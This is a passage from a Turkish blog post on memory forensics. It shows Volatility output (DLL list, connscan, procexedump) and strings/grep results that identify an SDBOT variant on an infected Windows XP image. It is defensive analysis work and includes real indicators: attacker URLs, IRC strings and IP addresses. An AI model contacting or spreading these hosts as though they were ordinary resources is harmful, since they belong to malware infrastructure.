0x76f60000    0x02c000     C:\WINDOWS\system32\WLDAP32.dll
0x76fc0000    0x006000     C:\WINDOWS\system32\rasadhlp.dll
0x662b0000    0x058000     C:\WINDOWS\system32\hnetcfg.dll
0x71a90000    0x008000     C:\WINDOWS\system32\wshtcpip.dll
0x76ee0000    0x03c000     C:\WINDOWS\system32\RASAPI32.dll
0x76e90000    0x012000     C:\WINDOWS\system32\rasman.dll
0x76eb0000    0x02f000     C:\WINDOWS\system32\TAPI32.dll
0x76e80000    0x00e000     C:\WINDOWS\system32\rtutils.dll
0x76b40000    0x02d000     C:\WINDOWS\system32\WINMM.dll
0x769c0000    0x0b4000     C:\WINDOWS\system32\USERENU.dll
0x77c70000    0x025000     C:\WINDOWS\system32\msv1_0.dll
0x76790000    0x00c000     C:\WINDOWS\system32\cryptdll.dll
0x722b0000    0x005000     C:\WINDOWS\system32\sensapi.dll
0x77c00000    0x008000     C:\WINDOWS\system32\VERSION.dll

C:\Users\Mert\Desktop\Uol\volatility-2.0.standalone>
```

CONNSCAN komutu ile sistem üzerindeki aktif ağ bağlantılarını listelediğimde ise 2888 PID'si ile çok sayıda bağlantı kurulduğunu gördüm.

```
C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\Uol\volatility-2.0.standalone>volatility.exe connscan -f M
ERT-6756C49361-20111222-172321.raw
Volatile Systems Volatility Framework 2.0
Offset      Local Address      Remote Address      Pid
-----
0x01fb7348  192.168.18.128:1239  213.202.225.48:80   2888
0x0201eb20  112.0.0.0:7554      0.0.0.0:34933      2180349032
0x02080278  192.168.18.128:1245  78.179.208.4:445   2888
0x020a21d0  192.168.18.128:1244  78.179.208.3:445   2888
0x020fe470  192.168.18.128:1240  74.206.242.164:80  2888
0x02117d48  192.168.18.128:1241  74.206.242.164:80  2888
0x02119460  192.168.18.128:1079  80.239.230.179:80  1876
0x02157168  192.168.18.128:1242  78.179.208.1:445   2888
0x02157c50  0.0.0.0:50017       0.0.0.0:43018      2183857336
0x021c9200  192.168.18.128:1243  78.179.208.2:445   2888
0x021f0a70  192.168.18.128:1238  213.202.225.48:80  2888
0x0224b320  3.0.43.3:17996     216.134.217.17:20084 2179425192
0x02393328  0.0.0.0:642        0.0.0.0:6227       2181753488
0x023d12f0  0.0.0.0:1922       0.0.0.0:30783      2180270048
0x023e46f8  7.7.28.0:0         78.116.102.110:16429 12740
0x024173a0  112.0.0.0:60033    0.0.0.0:22676      2184243680
0x0245b6c0  192.168.18.128:1237  46.45.164.166:81   2888
C:\Users\Mert\Desktop\Uol\volatility-2.0.standalone>
```

PROCEXDUMP komutu ile indek.exe yazılımına ait olan belleği diske kaydettikten sonra strings ve IDA PRO programları ile incelediğimde ise bu zararlı yazılımın SDBOT'ın bir varyantı olduğunu kolayca anladım.

```
C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\Uo1\volatility-2.0.standalone>volatility.exe -f MERT-6756C
49361-20111222-172321.raw procexedump -p 2888 -D memdump
Volatile Systems Volatility Framework 2.0
*****
Dumping indek.exe, pid: 2888 output: executable.2888.exe
C:\Users\Mert\Desktop\Uo1\volatility-2.0.standalone>
```

C:\Windows\system32\cmd.exe


```
C:\Users\Mert\Desktop\Uo1\volatility-2.0.standalone\memdump>strings executable.2888.exe | grep -i http://  
http://www.pr0.net/deny2/azenv.php  
http://www.cooleasy.com/azenv.php  
http://bigfish8211@.bi.funpic.de/azenv104/azenv.php  
http://0x103f.webuda.com/
```

```
C:\Users\Mert\Desktop\Uo1\volatility-2.0.standalone\memdump>strings executable.2888.exe | grep -i irc  
irc;
```


```
C:\Users\Mert\Desktop\Uo1\volatility-2.0.standalone\memdump>strings executable.2888.exe | grep -i PRIUMSG  
PRIUMSG  
PRIUMSG %s :%s
```

```
C:\Users\Mert\Desktop\Uo1\volatility-2.0.standalone\memdump>strings executable.2888.exe | grep -i www.  
Sysinternals - www.sysinternals.com  
WWWj  
http://www.pr0.net/deny2/azenv.php  
http://www.cooleasy.com/azenv.php  
www.facebookvideocentral.com  
www.merkurvideo.com  
www.facebookvideocentral.com  
www.merkurvideo.com
```

```
C:\Users\Mert\Desktop\Uo1\volatility-2.0.standalone\memdump>
```



Son olarak zararlı yazılım üzerinde yer alan zaman damgasına baktığımda ise SDBOT varyantının hemen hemen hergün güncellenip derlendiği sonucu ortaya çıkıyordu.



Görüldüğü üzere bellek analizi ile zararlı yazılımlar, dinamik analiz kadar olmasa da rahatlıkla analiz edilebilir ve yeterli bir elde edilebilir. Özellikle bu yazıda değinmediğim diğer Volatility komutlarına (malfind, gdt, apihooks, idt, vb.) göz atacak olursanız bellek analizi ile rootkit yazılımlarını dahi tespit etmeniz mümkün olabilir.

Bir sonraki yazıda görüşmek dileğiyle yeni yılın herkese sağlık, mutluluk ve bol kazanç getirmesini dilerim.